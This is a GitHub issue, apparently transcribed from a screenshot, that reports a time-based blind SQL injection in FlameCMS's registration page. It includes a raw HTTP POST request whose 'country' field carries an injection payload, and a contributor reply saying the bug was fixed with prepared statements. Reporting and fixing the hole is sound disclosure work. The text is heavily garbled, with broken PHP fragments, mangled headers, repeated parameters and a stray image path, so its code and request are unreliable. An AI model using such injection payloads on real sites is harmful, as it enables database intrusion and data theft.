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sql injection vulnerability (2) #26

Oct 17, 2019 · 2 comments

```
blackjliuyun commented on Oct 17, 2019
There is a Time-based blind injection vulnerability here too:
FlameCMS-master/account/register.php
                                                                       = $_POST['dobYonth'];

= $_POST['dobYonth'];

= date( format: "Y-m-d", strtotime( time: $dobY . "-" . $dobM . "-" .

= filter_var($_POST['lastname'], filter: FILTER_SANITIZE_STRING);

= filter_var($_POST['mastlAddress'], filter: FILTER_SANITIZE_STRING);


= filter_var($_POST['mastlAddress'], filter: FILTER_SANITIZE_STRING);

= filter_var($_POST['question1'], filter: FILTER_SANITIZE_STRING);

= filter_var($_POST['answer1'], filter: FILTER_SANITIZE_STRING);

= shal( str: strtoupper($email) . ":" . strtoupper($password));

= md5(uniqid(rand()));
                    $email
$password
```



POST /FlameCMS-master/account/register?XDEBUG_SESSION_START=16052 HTTP/1.1

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:69.0) Gecko/20100101 Firefox/69.0

 $\label{localization} \mbox{Accept: text/html,application/xhtml+xml,application/xml;} q = 0.9 \mbox{,} \mbox{,} q = 0.8 \mbox{ } \mbox{,} q = 0.8 \mbox{ } \mbox{,} q = 0.8 \mbox{,} q = 0.8 \mbox{,} q = 0.8 \mbox{,} \mbox{,} q = 0.8 \mbox{,} q = 0$

 $\label{eq:accept-Language: h-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2, zh-TW; zh-TW; q=0.2, zh-TW; z$

Content-Type: application/x-www-form-urlencoded Content-Length: 379

Referer: http://127.0.0.1:8888/FlameCMS-master/account/register?XDEBUG_SESSION_START=19560

XDEBUG_SESSION=16052

Upgrade-Insecure-Requests: 1

csrftoken=6d42030c-2ad6-4fa2-b3be-0ba74e5aa7aa&country=CRItest',concat('test',(select

at ion = 431%4011.com&password = 11111&rePassword = 1111&rePassword = 1111&rePassword = 1111&rePassword = 11111&rePassword =



tlcd96 commented on Oct 17, 2019

got it

(Contributor)

tlcd96 pushed a commit that referenced this issue on Oct 17, 2019

Solve SQL Injection ··· Scal6b3

tlcd96 commented on Oct 17, 2019 (Contributor)
solved sql injection with prepared statement

Assignees	
No one assigned	
Labels	
None yet	
Projects	
None yet	
Milestone	
No milestone	
Development	
No branches or pull requests	

2 participants

